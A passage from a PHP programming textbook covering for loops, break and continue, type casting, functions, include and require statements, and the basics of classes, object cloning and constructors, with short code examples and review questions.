These are separated by semicolons, like this: `for (expr1 ; expr2 ; expr3)`. At the start of the first iteration of the loop, the initialization expression is executed. In the case of the times table code, `$count` is initialized to the value 1. Then, each time around the loop, the condition expression (in this case, `$count <= 12`) is tested, and the loop is entered only if the condition is `TRUE`. Finally, at the end of each iteration, the modification expression is executed. In the case of the times table code, the variable `$count` is incremented.

All this structure neatly removes any requirement to place the controls for a loop within its body, freeing it up just for the statements you want the loop to perform.

Remember to use curly braces with a `for` loop if it will contain more than one statement, as in [Example 4-34](#).

*Example 4-34. The for loop from [Example 4-33](#) with added curly braces*

```
<?php
for ($count = 1 ; $count <= 12 ; ++$count)
{
    echo "$count times 12 is " . $count * 12;
    echo "<br />";
}
?>
```

Let's compare when to use `for` and `while` loops. The `for` loop is explicitly designed around a single value that changes on a regular basis. Usually you have a value that increments, as when you are passed a list of user choices and want to process each choice in turn. But you can transform the variable any way you like. A more complex form of the `for` statement even lets you perform multiple operations in each of the three parameters:

```
for ($i = 1, $j = 1 ; $i + $j < 10 ; $i++ , $j++)
{
    // ...
}
```

That's complicated and not recommended for first-time users. The key is to distinguish commas from semicolons. The three parameters must be separated by semicolons. Within each parameter, multiple statements can be separated by commas. Thus, in the previous example, the first and third parameters each contain two statements:

```
$i = 1, $j = 1 // Initialize $i and $j
$i + $j < 10 // Terminating condition
$i++, $j++ // Modify $i and $j at the end of each iteration
```

The main thing to take from this example is that you must separate the three parameter sections with semicolons, not commas (which should be used only to separate statements within a parameter section.)

So, when is a `while` statement more appropriate than a `for` statement? When your condition doesn't depend on a simple, regular change to a variable. For instance, if you want to check for some special input or error and end the loop when it occurs, use a `while` statement.

## Breaking Out of a Loop

You can break out from a `for` loop using the same `break` command you use to break out of a `switch` statement. This step can be necessary when, for example, one of your statements returns an error and the loop cannot continue executing safely.

One case in which this might occur is when writing a file returns an error, possibly because the disk is full (see [Example 4-35](#)).

*Example 4-35. Writing a file using a for loop with error trapping*

```
<?php
$fp = fopen("text.txt", 'wb');

for ($j = 0 ; $j < 100 ; ++$j)
{
    $written = fwrite($fp, "data");
    if ($written == FALSE) break;
}

fclose($fp);
?>
```

This is the most complicated piece of code that you have seen so far, but you're ready for it. We'll look into the file handling commands in a later chapter; for now all you need to know is that the first line opens the file `text.txt` for writing in binary mode and then returns a pointer to the file in the variable `$fp`, which is used later to refer to the open file.

The loop then iterates 100 times (from 0 to 99), writing the string `data` to the file. After each write, the variable `$written` is assigned a value by the `fwrite` function representing

the number of characters correctly written. But if there is an error, the `fwrite` function assigns the value `FALSE`.

The behavior of `fwrite` makes it easy for the code to check the variable `$written` to see whether it is set to `FALSE` and, if so, to break out of the loop to the following statement closing the file.

If you are looking to improve the code, the line:

```
if ($written == FALSE) break;
```

can be simplified using the `NOT` operator, like this:

```
if (!$written) break;
```

In fact, the pair of inner loop statements can be shortened to the following single statement:

```
if (!fwrite($fp, "data")) break;
```

The `break` command is even more powerful than you might think. If you have code nested more than one layer deep that you need to break out of, you can follow the `break` command with a number to indicate how many levels to break out of, like this:

```
break 2;
```

## The continue Statement

The `continue` statement is a little like a `break` statement, except that it instructs PHP to stop processing the current loop and to move right to its next iteration. So, instead of breaking out of the whole loop, only the current iteration is exited.

This approach can be useful in cases where you know there is no point continuing execution within the current loop and you want to save processor cycles, or prevent an error from occurring, by moving right along to the next iteration of the loop. In [Example 4-36](#), a `continue` statement is used to prevent a division-by-zero error from being issued when the variable `$j` has a value of `0`.

*Example 4-36. Trapping division-by-zero errors using `continue`*

```
<?php
$j = 11;

while ($j-- > -10)
{
    if ($j == 0) continue;
    echo "$j " . (10 / $j) . "<br />";
}
?>
```

For all values of `$j` between `10` and `-10`, with the exception of `0`, the result of calculating `10` divided by `$j` is displayed. But for the particular case of `$j` being `0`, the `continue` statement is issued and execution skips immediately to the next iteration of the loop.

## Implicit and Explicit Casting

PHP is a loosely typed language that allows you to declare a variable and its type simply by using it. It also automatically converts values from one type to another whenever required. This is called *implicit casting*.

However, there may be times when PHP's implicit casting is not what you want. In [Example 4-37](#), note that the inputs to the division are integers. By default, PHP converts the output to floating-point so it can give the most precise value—4.66 recurring.

*Example 4-37. This expression returns a floating-point number*

```
<?php
$a = 56;
$b = 12;
$c = $a / $b;
echo $c;
?>
```

But what if we had wanted `$c` to be an integer instead? There are various ways in which this could be achieved. One way is to force the result of `$a / $b` to be cast to an integer value using the integer cast type (`int`), like this:

```
$c = (int) ($a / $b);
```

This is called *explicit casting*. Note that in order to ensure that the value of the entire expression is cast to an integer, the expression is placed within parentheses. Otherwise, only the variable `$a` would have been cast to an integer—a pointless exercise, as the division by `$b` would still have returned a floating-point number.

You can explicitly cast to the types shown in [Table 4-6](#), but you can usually avoid having to use a cast by calling one of PHP's built-in functions. For example, to obtain an integer value, you could use the `intval` function. As with some other sections in this book, this one is mainly here to help you understand third-party code that you may encounter.

*Table 4-6. PHP's cast types*

Cast type	Description
(int) (integer)	Cast to an integer by dropping the decimal portion
(bool) (boolean)	Cast to a Boolean
(float) (double) (real)	Cast to a floating-point number
(string)	Cast to a string
(array)	Cast to an array
(object)	Cast to an object

## PHP Dynamic Linking

Because PHP is a programming language, and the output from it can be completely different for each user, it's possible for an entire website to run from a single PHP web page. Each time the user clicks on something, the details can be sent back to the same web page, which decides what to do next according to the various cookies and/or other session details it may have stored.

But although it is possible to build an entire website this way, it's not recommended, because your source code will grow and grow and start to become unwieldy, as it has to take account of every possible action a user could take.

Instead, it's much more sensible to split your website development into different parts. For example, one distinct process is signing up for a website, along with all the checking this entails to validate an email address, check whether a username is already taken, and so on.

A second module might well be one for logging users in before handing them off to the main part of your website. Then you might have a messaging module with the facility for users to leave comments, a module containing links and useful information, another to allow uploading of images, and so on.

As long as you have created a means of tracking your users through your website by means of cookies or session variables (both of which we'll look at more closely in later chapters), you can split your website up into sensible sections of PHP code, each one self-contained, and therefore treat yourself to a much easier future developing each new feature and maintaining old ones.

## Dynamic Linking in Action

One of the more popular PHP-driven applications on the Web today is the blogging platform WordPress (see [Figure 4-5](#)). As a blogger or a blog reader, you might not realize it, but every major section has been given its own main PHP file, and a whole raft of generic, shared functions have been placed in separate files that are included by the main PHP pages as necessary.

The whole platform is held together with behind-the-scenes session tracking, so that you hardly know when you are transitioning from one subsection to another. So, as a web developer, if you want to tweak WordPress, it's easy to find the particular file you need, make a modification, and test and debug it without messing around with unconnected parts of the program.

Next time you use WordPress, keep an eye on your browser's address bar, particularly if you are managing a blog, and you'll notice some of the different PHP files that it uses.




Figure 4-5. The WordPress blogging platform is written in PHP

This chapter has covered quite a lot of ground, and by now you should be able to put together your own small PHP programs. But before you do, and before proceeding with the following chapter on functions and objects, you may wish to test your new knowledge on the following questions.

## Test Your Knowledge

1. What actual underlying values are represented by TRUE and FALSE?
2. What are the simplest two forms of expressions?
3. What is the difference between unary, binary, and ternary operators?
4. What is the best way to force your own operator precedence?
5. What is meant by operator associativity?
6. When would you use the === (identity) operator?
7. Name the three conditional statement types.
8. What command can you use to skip the current iteration of a loop and move on to the next one?

9. Why is a `for` loop more powerful than a `while` loop?
10. How do `if` and `while` statements interpret conditional expressions of different data types?

See “[Chapter 4 Answers](#)” on page 505 in [Appendix A](#) for the answers to these questions.

---

# PHP Functions and Objects

The basic requirements of any programming language include somewhere to store data, a means of directing program flow, and a few bits and pieces such as expression evaluation, file management, and text output. PHP has all these, plus tools like `else` and `elseif` to make life easier. But even with all these in your toolkit, programming can be clumsy and tedious, especially if you have to rewrite portions of very similar code each time you need them.

That's where functions and objects come in. As you might guess, a *function* is a set of statements that performs a particular function and—optionally—returns a value. You can pull out a section of code that you have used more than once, place it into a function, and call the function by name when you want the code.

Functions have many advantages over contiguous, inline code:

- Less typing is involved.
- Functions reduce syntax and other programming errors.
- They decrease the loading time of program files.
- They also decrease execution time, because each function is compiled only once, no matter how often you call it.
- Functions accept arguments and can therefore be used for general as well as specific cases.

Objects take this concept a step further. An *object* incorporates one or more functions, and the data they use, into a single structure called a *class*.

In this chapter, you'll learn all about using functions, from defining and calling them to passing arguments back and forth. With that knowledge under your belt, you'll start creating functions and using them in your own objects (where they will be referred to as *methods*).

# PHP Functions

PHP comes with hundreds of ready-made, built-in functions, making it a very rich language. To use a function, call it by name. For example, you can see the `print` function in action here:

```
print("print is a function");
```

The parentheses tell PHP that you're referring to a function. Otherwise, it thinks you're referring to a constant. You may see a warning such as this:

```
Notice: Use of undefined constant fname - assumed 'fname'
```

followed by the text string *fname*, under the assumption that you must have wanted to put a literal string in your code. (Things are even more confusing if there is actually a constant named *fname*, in which case PHP uses its value.)



Strictly speaking, `print` is a pseudofunction, commonly called a *construct*. The difference is that you can omit the parentheses, as follows:

```
print "print doesn't require parentheses";
```

You do have to put parentheses after any other function you call, even if it's empty (that is, if you're not passing any argument to the function).

Functions can take any number of arguments, including zero. For example, `phpinfo`, as shown below, displays lots of information about the current installation of PHP and requires no argument. The result of calling this function can be seen in [Figure 5-1](#).

```
phpinfo();
```



The `phpinfo` function is extremely useful for obtaining information about your current PHP installation, but that information could also be very useful to potential hackers. Therefore, never leave a call to this function in any web-ready code.

Some of the built-in functions that use one or more arguments appear in [Example 5-1](#).

*Example 5-1. Three string functions*

```
<?php
echo strrev(" .dlrow olleH"); // Reverse string
echo str_repeat("Hip ", 2); // Repeat string
echo strtoupper("hooray!"); // String to uppercase
?>
```

This example uses three string functions to output the following text:

```
Hello world. Hip Hip HOORAY!
```




Figure 5-1. The output of PHP's built-in `phpinfo` function

As you can see, the `strrev` function reversed the order of the characters in the string, `str_repeat` repeated the string “Hip ” twice (as required by a second argument), and `strtoupper` converted “hooray!” to uppercase.

## Defining a Function

The general syntax for a function is:

```
function function_name([parameter [, ...]])
{
    // Statements
}
```

The first line of the syntax indicates that:

- A definition starts with the word `function`.
- Following that is a name, which must start with a letter or underscore, followed by any number of letters, numbers, or underscores.
- The parentheses are required.
- One or more parameters, separated by commas, are optional (indicated by the square brackets, which are not part of the function syntax).

Function names are case-insensitive, so all of the following strings can refer to the `print` function: `PRINT`, `Print`, and `PrInT`.

The opening curly brace starts the statements that will execute when you call the function; a matching curly brace must close it. These statements may include one or more `return` statements, which force the function to cease execution and return to the calling code. If a value is attached to the `return` statement, the calling code can retrieve it, as we'll see next.

## Returning a Value

Let's take a look at a simple function to convert a person's full name to lowercase and then capitalize the first letter of each part of the name.

We've already seen an example of PHP's built-in `strtoupper` function in [Example 5-1](#). For our current function, we'll use its counterpart, `strtolower`:

```
$lowered = strtolower("aNY # of Letters and Punctuation you WANT");  
echo $lowered;
```

The output of this experiment is:

```
any # of letters and punctuation you want
```

We don't want names all lowercase, though; we want the first letter of each part of the name capitalized. (We're not going to deal with subtle cases such as Mary-Ann or Jo-En-Lai, for this example.) Luckily, PHP also provides a `ucfirst` function that sets the first character of a string to uppercase:

```
$ucfixed = ucfirst("any # of letters and punctuation you want");  
echo $ucfixed;
```

The output is:

```
Any # of letters and punctuation you want
```

Now we can do our first bit of program design: to get a word with its initial letter capitalized, we call `strtolower` on a string first, and then `ucfirst`. The way to do this is to nest a call to `strtolower` within `ucfirst`. Let's see why, because it's important to understand the order in which code is evaluated.

If you make a simple call to the `print` function:

```
print(5-8);
```

The expression `5-8` is evaluated first, and the output is `-3`. (As you saw in the previous chapter, PHP converts the result to a string in order to display it.) If the expression contains a function, that function is also evaluated at this point:

```
print(abs(5-8));
```

PHP is doing several things in executing that short statement:

1. Evaluate 5-8 to produce -3.
2. Use the `abs` function to turn -3 into 3.
3. Convert the result to a string and output it using the `print` function.

In other words, PHP evaluates each element from the inside out. The same procedure is in operation when we call the following:

```
ucfirst(strtolower("aNY # of Letters and Punctuation you WANT"))
```

PHP passes our string to `strtolower` and then to `ucfirst`, producing (as we've already seen when we played with the functions separately):

```
Any # of letters and punctuation you want
```

Now let's define a function (shown in [Example 5-2](#)) that takes three names and makes each one lowercase with an initial capital letter.

*Example 5-2. Cleaning up a full name*

```
<?php
echo fix_names("WILLIAM", "henry", "gatES");

function fix_names($n1, $n2, $n3)
{
    $n1 = ucfirst(strtolower($n1));
    $n2 = ucfirst(strtolower($n2));
    $n3 = ucfirst(strtolower($n3));
    return $n1 . " " . $n2 . " " . $n3;
}
?>
```

You may well find yourself writing this type of code, because users often leave their Caps Lock keys on, accidentally insert capital letters in the wrong places, or even forget capitals altogether. The output from this example is:

```
William Henry Gates
```

## Returning an Array

We just saw a function returning a single value. There are also ways of getting multiple values from a function.

The first method is to return them within an array. As you saw in [Chapter 3](#), an array is like a bunch of variables stuck together in a row. [Example 5-3](#) shows how you can use an array to return function values.

*Example 5-3. Returning multiple values in an array*

```
<?php
$names = fix_names("WILLIAM", "henry", "gatES");
echo $names[0] . " " . $names[1] . " " . $names[2];

function fix_names($n1, $n2, $n3)
```

```

{
    $n1 = ucfirst(strtolower($n1));
    $n2 = ucfirst(strtolower($n2));
    $n3 = ucfirst(strtolower($n3));
    return array($n1, $n2, $n3);
}
?>

```

This method has the benefit of keeping all three names separate, rather than concatenating them into a single string, so you can refer to any user simply by first or last name, without having to extract either name from the returned string.

## Passing by Reference

In PHP, prefixing a variable name with the `&` symbol tells the parser to pass a reference to the variable's value, not the value itself. This concept can be hard to get your head around, so let's go back to the matchbox metaphor from [Chapter 3](#).

Imagine that, instead of taking a piece of paper out of a matchbox, reading it, copying it to another piece of paper, putting the original back, and passing the copy to a function (phew!), you simply attach a piece of thread to the original piece of paper and pass one end of it to the function (see [Figure 5-2](#)).




Figure 5-2. Imagining a reference as a thread attached to a variable

Now the function can follow the thread to find the data to be accessed. This avoids all the overhead of creating a copy of the variable just for the function's use. What's more, the function can now modify the variable's value.

This means you can rewrite [Example 5-3](#) to pass references to all the parameters, and then the function can modify these directly (see [Example 5-4](#)).

*Example 5-4. Returning values from a function by reference*

```
<?php
$a1 = "WILLIAM";
$a2 = "henry";
$a3 = "gatES";

echo $a1 . " " . $a2 . " " . $a3 . "<br />";
fix_names($a1, $a2, $a3);
echo $a1 . " " . $a2 . " " . $a3;

function fix_names(&$n1, &$n2, &$n3)
{
    $n1 = ucfirst(strtolower($n1));
    $n2 = ucfirst(strtolower($n2));
    $n3 = ucfirst(strtolower($n3));
}
?>
```


Rather than passing strings directly to the function, you first assign them to variables and print them out to see their “before” values. Then you call the function as before, but put an & symbol in front of each parameter, which tells PHP to pass the variables’ references only.

Now the variables `$n1`, `$n2`, and `$n3` are attached to “threads” that lead to the values of `$a1`, `$a2`, and `$a3`. In other words, there is one group of values, but two sets of variable names are allowed to access them.

Therefore, the function `fix_names` only has to assign new values to `$n1`, `$n2`, and `$n3` to update the values of `$a1`, `$a2`, and `$a3`. The output from this code is:

```
WILLIAM henry gatES
William Henry Gates
```

As you see, both of the `echo` statements use only the values of `$a1`, `$a2`, and `$a3`.



Be careful when passing values by reference. If you need to keep the original values, make copies of your variables and then pass the copies by reference.

## Returning Global Variables

You can also give a function access to an externally created variable by declaring it a global variable from within the function. The `global` keyword followed by the variable name gives every part of your code full access to it (see [Example 5-5](#)).

*Example 5-5. Returning values in global variables*

```
<?php
$a1 = "WILLIAM";
$a2 = "henry";
$a3 = "gatES";
```

```

echo $a1 . " " . $a2 . " " . $a3 . "<br />";
fix_names();
echo $a1 . " " . $a2 . " " . $a3;

function fix_names()
{
    global $a1; $a1 = ucfirst(strtolower($a1));
    global $a2; $a2 = ucfirst(strtolower($a2));
    global $a3; $a3 = ucfirst(strtolower($a3));
}
?>

```

Now you don't have to pass parameters to the function, and it doesn't have to accept them. Once declared, these variables remain global and available to the rest of your program, including its functions.

If at all possible, in order to retain as much local scope as possible, you should try returning arrays or using variables by association. Otherwise, you will begin to lose some of the benefits of functions.

## Recap of Variable Scope

A quick reminder of what you know from [Chapter 3](#):

- *Local variables* are accessible just from the part of code where you define them. If they're outside of a function, they can be accessed by all code outside of functions, classes, and so on. If a variable is inside a function, only that function can access the variable, and its value is lost when the function returns.
- *Global variables* are accessible from all parts of your code.
- *Static variables* are accessible only within the function that declared them but retain their value over multiple calls.

## Including and Requiring Files

As you progress in your use of PHP programming, you are likely to start building a library of functions that you think you will need again. You'll also probably start using libraries created by other programmers.

There's no need to copy and paste these functions into your code. You can save them in separate files and use commands to pull them in. There are two types of commands to perform this action: `include` and `require`.

### The include Statement

Using `include`, you can tell PHP to fetch a particular file and load all its contents. It's as if you pasted the included file into the current file at the insertion point. [Example 5-6](#) shows how you would include a file called `library.php`.

Example 5-6. Including a PHP file

```
<?php
include "library.php";

// Your code goes here
?>
```

## Using `include_once`

Each time you issue the `include` directive, it includes the requested file again, even if you've already inserted it. For instance, suppose that *library.php* contains a lot of useful functions, so you include it in your file. Now suppose you also include another library that includes *library.php*. Through nesting, you've inadvertently included *library.php* twice. This will produce error messages, because you're trying to define the same constant or function multiple times. To avoid this problem, use `include_once` instead (see [Example 5-7](#)).

Example 5-7. Including a PHP file only once

```
<?php
include_once "library.php";

// Your code goes here
?>
```

Then, if another `include` or `include_once` for the same file is encountered, PHP will verify that it has already been loaded and, if so, will ignore it. To determine whether the file has already been executed, PHP resolves all relative paths and checks whether the absolute file path is found in your include path.



In general, it's probably best to stick with `include_once` and ignore the basic `include` statement. That way you will never have the problem of files being included multiple times.

## Using `require` and `require_once`

A potential problem with `include` and `include_once` is that PHP will only *attempt* to include the requested file. Program execution continues even if the file is not found.

When it is absolutely essential to include a file, `require` it. For the same reasons I gave for using `include_once`, I recommend that you generally stick with `require_once` whenever you need to `require` a file (see [Example 5-8](#)).

*Example 5-8. Requiring a PHP file only once*

```
<?php
require_once "library.php";

// Your code goes here
?>
```

## PHP Version Compatibility

PHP is in an ongoing process of development, and there are multiple versions. If you need to check whether a particular function is available to your code, you can use the `function_exists` function, which checks all predefined and user-created functions.

[Example 5-9](#) checks for the function `array_combine`, which is specific to PHP version 5.

*Example 5-9. Checking for a function's existence*

```
<?php
if (function_exists("array_combine"))
{
    echo "Function exists";
}
else
{
    echo "Function does not exist - better write our own";
}
?>
```

Using code such as this, you can identify any features available in newer versions of PHP that you will need to replicate if you want your code to still run on earlier versions. Your functions may be slower than the built-in ones, but at least your code will be much more portable.

You can also use the `phpversion` function to determine which version of PHP your code is running on. The returned result will be similar to the following, depending on the version:

```
5.2.8
```

## PHP Objects

In much the same way that functions represent a huge increase in programming power over the early days of computing, where sometimes the best program navigation available was a very basic `GOTO` or `GOSUB` statement, object-oriented programming (OOP) takes the use of functions to a whole new level.

Once you get the hang of condensing reusable bits of code into functions, it's not that great a leap to consider bundling the functions and their data into objects.

Let's consider a social networking site that has many parts. One handles all user functions: code to enable new users to sign up and to enable existing users to modify their details. In standard PHP, you might create a few functions to handle this and embed some calls to the MySQL database to keep track of all the users.

Imagine how much easier it would be, though, to create an object to represent the current user. To do this you could create a class, perhaps called `User`, which would contain all the code required for handling users and all the variables needed for manipulating the data within the class. Then, whenever you needed to manipulate a user's data, you could simply create a new object with the `User` class.

You could treat this new object as if it were the actual user. For example, you could pass the object a name, password, and email address; ask it whether such a user already exists; and, if not, have it create a new user with those attributes. You could even have an instant messaging object, or one for managing whether two users are friends.

## Terminology

When creating a program to use objects, you need to design a composite of data and code called a *class*. Each new object based on this class is called an *instance* (or *occurrence*) of that class.

The data associated with an object are called its *properties*; the functions it uses are called *methods*. In defining a class, you supply the names of its properties and the code for its methods. See [Figure 5-3](#) for a jukebox metaphor for an object. Think of the CDs that it holds in the carousel as its properties; the method of playing them is to press buttons on the front panel. There is also the slot for inserting coins (the method used to activate the object), and the laser disc reader (the method used to retrieve the music, or properties, from the CDs).

When creating objects, it is best to use *encapsulation*, or writing a class in such a way that only its methods can be used to manipulate its properties. In other words, you deny outside code direct access to its data. The methods you supply are known as the object's *interface*.

This approach makes debugging easy: you have to fix faulty code only within a class. Additionally, when you want to upgrade a program, if you have used proper encapsulation and maintained the same interface, you can simply develop new replacement classes, debug them fully, and then swap them in for the old ones. If they don't work, you can swap the old ones back in to immediately fix the problem before further debugging the new classes.

Once you have created a class, you may find that you need another class that is similar to it but not quite the same. The quick and easy thing to do is to define a new class using *inheritance*. When you do this, your new class has all the properties of the one from which it has inherited. The original class is now called the *superclass*, and the new one is the *subclass* (or *derived class*).



Figure 5-3. A jukebox: a great example of a self-contained object

In our jukebox example, if you invent a new jukebox that can play a video along with the music, you can inherit all the properties and methods from the original jukebox superclass and add some new properties (videos) and new methods (a movie player).

An excellent benefit of this system is that if you improve the speed or any other aspect of the superclass, its subclasses will receive the same benefit.

## Declaring a Class

Before you can use an object, you must define a class with the `class` keyword. Class definitions contain the class name (which is case-sensitive), its properties, and its methods. [Example 5-10](#) defines the class `User` with two properties: `$name` and `$password` (indicated by the `public` keyword—see [“Property and Method Scope in PHP 5” on page 116](#), later in this chapter). It also creates a new instance (called `$object`) of this class.

*Example 5-10. Declaring a class and examining an object*

```
<?php
$object = new User;
```

```

print_r($object);

class User
{
    public $name, $password;

    function save_user()
    {
        echo "Save User code goes here";
    }
}
?>

```

Here I have also used an invaluable function called `print_r`. It asks PHP to display information about a variable in human-readable form (the `_r` stands for “in human-readable format”). In the case of the new object `$object`, it prints the following:

```

User Object
(
    [name] =>
    [password] =>
)

```

However, a browser compresses all the whitespace, so the output in the browser is slightly harder to read:

```

User Object ( [name] => [password] => )

```

In any case, the output says that `$object` is a user-defined object that has the properties `name` and `password`.

## Creating an Object

To create an object with a specified class, use the `new` keyword, like this: `$object = new Class`. Here are a couple of ways in which we could do this:

```

$object = new User;
$temp   = new User('name', 'password');

```

On the first line, we simply assign an object to the `User` class. In the second, we pass parameters to the call.

A class may require or prohibit arguments; it may also allow arguments, but not require them.

## Accessing Objects

Let’s add a few more lines to [Example 5-10](#) and check the results. [Example 5-11](#) extends the previous code by setting object properties and calling a method.

Example 5-11. Creating and interacting with an object

```
<?php
$object = new User;
print_r($object); echo "<br />";

$object->name      = "Joe";
$object->password  = "mypass";
print_r($object); echo "<br />";

$object->save_user();

class User
{
    public $name, $password;

    function save_user()
    {
        echo "Save User code goes here";
    }
}
?>
```

As you can see, the syntax for accessing an object's property is `$object->property`. Likewise, you call a method like this: `$object->method()`.

You should note that the property and method names do not have dollar signs (\$) in front of them. If you were to preface them with a \$, the code would not work, as it would try to reference the value inside a variable. For example, the expression `$object->$property` would attempt to look up the value assigned to a variable named `$property` (let's say that value is the string "brown") and then attempt to reference the property `$object->brown`. If `$property` is undefined, an attempt to reference `$object->NULL` will occur and cause an error.

When looked at using a browser's view source facility, the output from [Example 5-11](#) is:

```
User Object
(
    [name] =>
    [password] =>
)
User Object
(
    [name] => Joe
    [password] => mypass
)
Save User code goes here
```

Again, `print_r` shows its utility by providing the contents of `$object` before and after property assignment. From now on I'll omit `print_r` statements, but if you are working along with this book on your development server, you can put some in to see exactly what is happening.

You can also see that the code in the method `save_user` was executed via the call to that method. It printed the string reminding us to create some code.



You can place functions and class definitions anywhere in your code, before or after statements that use them. Generally, though, it is considered good practice to place them toward the end of a file.

## Cloning objects

Once you have created an object, it is passed by reference when you pass it as a parameter. In the matchbox metaphor, this is like keeping several threads attached to an object stored in a matchbox, so that you can follow any attached thread to access it.

In other words, making object assignments does not copy objects in their entirety. You'll see how this works in [Example 5-12](#), where we define a very simple `User` class with no methods and only the property `name`.

*Example 5-12. Copying an object?*

```
<?php
$object1      = new User();
$object1->name = "Alice";
$object2      = $object1;
$object2->name = "Amy";
echo "object1 name = " . $object1->name . "<br />";
echo "object2 name = " . $object2->name;

class User
{
    public $name;
}
?>
```

We've created the object `$object1` and assigned the value "Alice" to the `name` property. Then we created `$object2`, assigning it the value of `$object1`, and assigned the value "Amy" just to the `name` property of `$object2`—or so we might think. But this code outputs the following:

```
object1 name = Amy
object2 name = Amy
```

What has happened? Both `$object1` and `$object2` refer to the *same* object, so changing the `name` property of `$object2` to "Amy" also sets that property for `$object1`.

To avoid this confusion, you can use the `clone` operator, which creates a new instance of the class and copies the property values from the original instance to the new instance. [Example 5-13](#) illustrates this usage.

*Example 5-13. Cloning an object*

```
<?php
$object1      = new User();
$object1->name = "Alice";
$object2      = clone $object1;
$object2->name = "Amy";
echo "object1 name = " . $object1->name . "<br>";
echo "object2 name = " . $object2->name;

class User
{
    public $name;
}
?>
```

*Voilà!* The output from this code is what we initially wanted:

```
object1 name = Alice
object2 name = Amy
```

## Constructors

When creating a new object, you can pass a list of arguments to the class being called. These are passed to a special method within the class, called the *constructor*, which initializes various properties.

In the past, you would normally give this method the same name as the class, as in [Example 5-14](#).

*Example 5-14. Creating a constructor method*

```
<?php // Example 5-14
class User
{
    public function User($param1, $param2)
    {
        // Constructor statements go here
        $username = "Guest";
    }
}
?>
```

However, PHP 5 provides a more logical approach to naming the constructor, which is to use the function name `__construct` (that is, `construct` preceded by two underscore characters), as in [Example 5-15](#).

*Example 5-15. Creating a constructor method in PHP 5*

```
<?php // Example 5-15
class User
{
    public function __construct($param1, $param2)
    {
```

```

